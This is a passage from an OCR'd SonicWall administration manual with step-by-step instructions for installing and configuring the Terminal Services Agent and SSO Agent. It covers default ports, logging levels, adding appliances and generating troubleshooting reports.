16 When installation is complete, optionally check the **Launch SonicWall Directory Connector** check box to launch the SonicWall Directory Connector.

17 Click **Finish**.

If you checked the **Launch SonicWall Directory Connector** check box, the **SonicWall Directory Connector** displays.



Installing the SonicWall Terminal Services Agent

Install the SonicWall TSA on one or more terminal servers on your network within the Windows domain. The SonicWall TSA must have access to your SonicWall network security appliance, and the appliance must have access to the TSA. If you have a software firewall running on the terminal server, you may need to open up the UDP port number for incoming messages from the appliance.

NOTE: Additional firewall access rules may need to be added to allow terminal server users to use ping and DNS.

SonicWall TSA is available for download without charge from MySonicWall.

To install the SonicWall TSA, perform the following steps:

1 On a Windows Terminal Server system, download one of the following installation programs, depending on your computer:

- SonicWall TSAInstaller32.msi (32 bit, version 3.0.28.1001 or higher)
- SonicWall TSAInstaller64.msi (64 bit, version 3.0.28.1001 or higher)


You can find these on http://www.mySonicWall.com.

2 Double-click the installation program to begin installation.

3 On the **Welcome** page, click **Next** to continue.

4 The **License Agreement** displays. Select **I agree**.


5 Click **Next** to continue. The **Select Installation Folder** dialog displays.



6 Select the destination folder. To:

- Use the default folder, `C:\Program Files\SonicWall\SonicWall Terminal Services Agent\`, click **Next**.
- Specify a custom location, click **Browse,** select the folder, and click **Next**.


The **Confirm Installation** dialog displays.



7 Click **Next** to start the installation.

8 Wait while the SonicWall Terminal Services Agent installs. The progress bar indicates the status.

9 When installation is complete, click **Close** to exit the installer. The **SonicWall Terminal Services Agent** dialog displays.



10 You must restart your system before starting the SonicWall Terminal Services Agent. To restart:

- Immediately, click **Yes**.
- Later, click **No**.

Configuring the SonicWall SSO Agent

The SonicWall SSO Agent communicates with workstations using NetAPI or WMI, which both provide information about users that are logged into a workstation, including domain users, local users, and Windows services. WMI is pre-installed on Windows Server 2003, Windows XP, Windows ME, and Windows 2000. For other Windows versions, visit `www.microsoft.com` to download WMI. Verify that WMI or NetAPI is installed prior to configuring the SonicWall SSO Agent.

The .NET Framework 2.0 must installed prior to configuring the SonicWall SSO Agent. The .NET Framework can be downloaded from Microsoft at www.microsoft.com.

Topics:


Configuring Communication Properties of the SonicWall SSO Agent

To configure the communication properties of the SonicWall SSO Agent:

1 Launch the SonicWall Configuration Tool by:


- Double-clicking the desktop shortcut.

- Navigating to **Start > All Programs > SonicWall > SonicWall Directory Connector > SonicWall Configuration Tool**.



If the IP address for a default SonicWall security appliance was not configured, or if it was configured incorrectly, a pop up will display. Click **Yes** to use the default IP address (`192.168.168.168`) or click **No** to use the current configuration.

If you clicked **Yes**, the message **Successfully restored the old configuration** will display. Click **OK**.




If you clicked **No**, or if you clicked **Yes** but the default configuration is incorrect, the message **SonicWall SSO Agent service is not running. Please check the configuration and start the service.** will display. Click **OK**.

If the message **SonicWall SSO Agent service is not running. Please check the configuration and start the service** displays, the SSO Agent service will be disabled by default. To enable the service, expand the

SonicWall Directory Connector Configuration Tool in the left navigation panel by clicking the + icon, highlighting the SonicWall SSO Agent underneath it, and clicking the ▶| button.

2 In the left-hand navigation panel, expand the **SonicWall Directory Connector Configuration Tool** by clicking the + icon.




3 Right click the **SonicWall SSO Agent** and select **Properties**.


4 From the **Logging Level** drop-down menu, select the level of events to be logged in the Windows Event Log. The default logging level is 1. Select one of the following levels:

- **Logging Level 0** - Only critical events are logged.
- **Logging Level 1** - Critical and significantly severe events are logged.
- **Logging Level 2** - All requests from the appliance are logged, using the debug level of severity.


NOTE: When Logging Level 2 is selected, the SSO Agent service will terminate if the Windows event log reaches its maximum capacity.



5 In the **Refresh Time** field, enter the frequency, in seconds, that the SSO Agent will refresh user log in status. The default is 60 seconds.



6 From the **Query Source** drop-down menu, select the protocol that the SSO Agent will use to communicate with workstations, either **NETAPI** or **WMI**.




NOTE: NetAPI will provide faster, though possibly slightly less accurate, performance. WMI will provide slower, though possibly more accurate, performance. With NetAPI, Windows reports the last login to the workstation whether or not the user is still logged in. This means that after a user logs out from his computer, the appliance will still show the user as logged in when NetAPI is used. If another user logs onto the same computer, then at that point the previous user is logged out from the SonicWall.

WMI is pre-installed on Windows Server 2003, Windows XP, Windows Me, and Windows 2000. Both NetAPI and WMI can be manually downloaded and installed. NetAPI and WMI provide information about users that are logged into a workstation, including domain users, local users, and Windows services.

User identification via the Domain Controller Security Log can be configured for WMI with a non-administrator domain account. Although this option does not require use of the administrator domain account, it still requires read access to the security log, which can be accomplished by configuring a non-admin account. For more information, refer to the Configuring a Non-Admin Domain Account for SSO Agent to Read Security Logs technical note in the Support > Product Documentation page on SonicWall.com.

7 In the **Configuration File** field, enter the path for the configuration file. The default path is:

```
C:\Program Files\SonicWall\DCON\SSO\CIAConfig.xml
```



8 Click **Accept**.


9 Click **OK**.

Adding a SonicWall Security Appliance

Use these instructions to manually add a SonicWall security appliance if you did not add one during installation, or to add additional SonicWall security appliances.

To add a SonicWall security appliance:


1 Launch the SonicWall SSO Agent Configurator.




2 Expand the SonicWall Directory Connector and SonicWall Inc. SSO Agent trees in the left column by clicking the + button.

3 Right click **SonicWall Appliances**.

4 Select **Add**.



5 Enter the appliance IP address for your SonicWall security appliance in the **Appliance IP** field.



6 Enter the port for the same appliance in the **Appliance Port** field. The default port is 2258.

7 Give your appliance a friendly name in the **Friendly Name** field.


8 Do one of the following:

- Enter a shared key in the **Shared Key** field.

- Click **Generate Key** to generate a shared key.

9 When you are finished, click **OK**.

Your appliance will display in the left-hand navigation panel under the **SonicWall Appliances** tree.



Editing Appliances in SonicWall SSO Agent

You can edit all settings on SonicWall security appliances previously added in SonicWall SSO Agent, including IP address, port number, friendly name, and shared key. To edit a SonicWall security appliance in SonicWall SSO Agent, select the appliance from the left-hand navigation panel and click the edit icon above the left-hand navigation panel. You can also click the **Edit** tab at the bottom of the right-hand window.

Deleting Appliances in SonicWall SSO Agent

To delete a SonicWall security appliance you previously added in SonicWall SSO Agent, select the appliance from the left-hand navigation panel and click the **Delete** icon above the left-hand navigation panel.

Modifying Services in SonicWall SSO Agent

You can start, stop, and pause SonicWall SSO Agent services to SonicWall security appliances:

- To pause services for an appliance, select the appliance from the left-hand navigation panel and click the **Pause** button.
- To stop services for an appliance, select the appliance from the left-hand navigation panel and click the **Stop** button .
- To resume services, click the **Start** button.

NOTE: You may be prompted to restart services after making configuration changes to a SonicWall security appliance in the SonicWall SSO Agent. To restart services, press the **Stop** button then press the **Start** button.

Configuring the SonicWall Terminal Services Agent

After installing the SonicWall TSA and restarting your Windows Server system, you can double-click the SonicWall TSA desktop icon created by the installer to launch it for configuration, to generate a trouble shooting report (TSR), or to see the status and version information.

Topics:


- Adding a SonicWall Network Security Appliance to SonicWall TSA Settings
- Creating a SonicWall TSA Trouble Shooting Report
- Viewing SonicWall TSA Status and Version

Adding a SonicWall Network Security Appliance to SonicWall TSA Settings

Perform the following steps to add a SonicWall network security appliance to the SonicWall TSA:

1 Double-click the SonicWall TSA desktop icon. The **SonicWall Terminal Services Agent** dialog displays.

2 On the **Settings** tab, type the IP address of the SonicWall network security appliance into the **Appliance IP** field.



3 Enter the communication port into the **Appliance Port** field. The default port is **2259**, but a custom port can be used instead. This port must be open on the Windows Server system.

4 Enter the encryption key into the **Shared Secret** field.

5 Select the **Show Secret** check box to view the characters and verify correctness. The same shared secret must be configured on the SonicWall network security appliance.

6 In the **Timeout** drop-down menu, select the number of seconds that the agent will wait for a reply from the appliance before retrying the notification. The range is 5 to 10 seconds, and the default is 5 seconds.

7 In the **Retries** drop-down menu, select the number of times the agent will retry sending a notification to the appliance when it does not receive a reply. The range is 3 to 10 retries, and the default is 5.

8 To enable full details in log messages, select the **Enable Verbose Log** check box. Do this only to provide extra, detailed information in a trouble shooting report.

IMPORTANT: Avoid leaving this enabled at other times because it may affect performance.

9 Click **Apply**. A dialog box indicates that the SonicWall TSA service has restarted with the new settings.

10 Click **OK**.


Creating a SonicWall TSA Trouble Shooting Report

You can create a trouble shooting report (TSR) containing all current log messages and information about the agent, driver, and system settings to examine or to send to SonicWall Technical Support for assistance.

To create a TSR for the SonicWall TSA:

1 Double-click the **SonicWall TSA** desktop icon. The **SonicWall Terminal Services Agent** dialog displays.

2 Click the **Reports** tab.



3 To generate the TSR and automatically email it to SonicWall Technical Support, click **Send**.

4 To generate the TSR and examine it in your default text editor, click **View**.

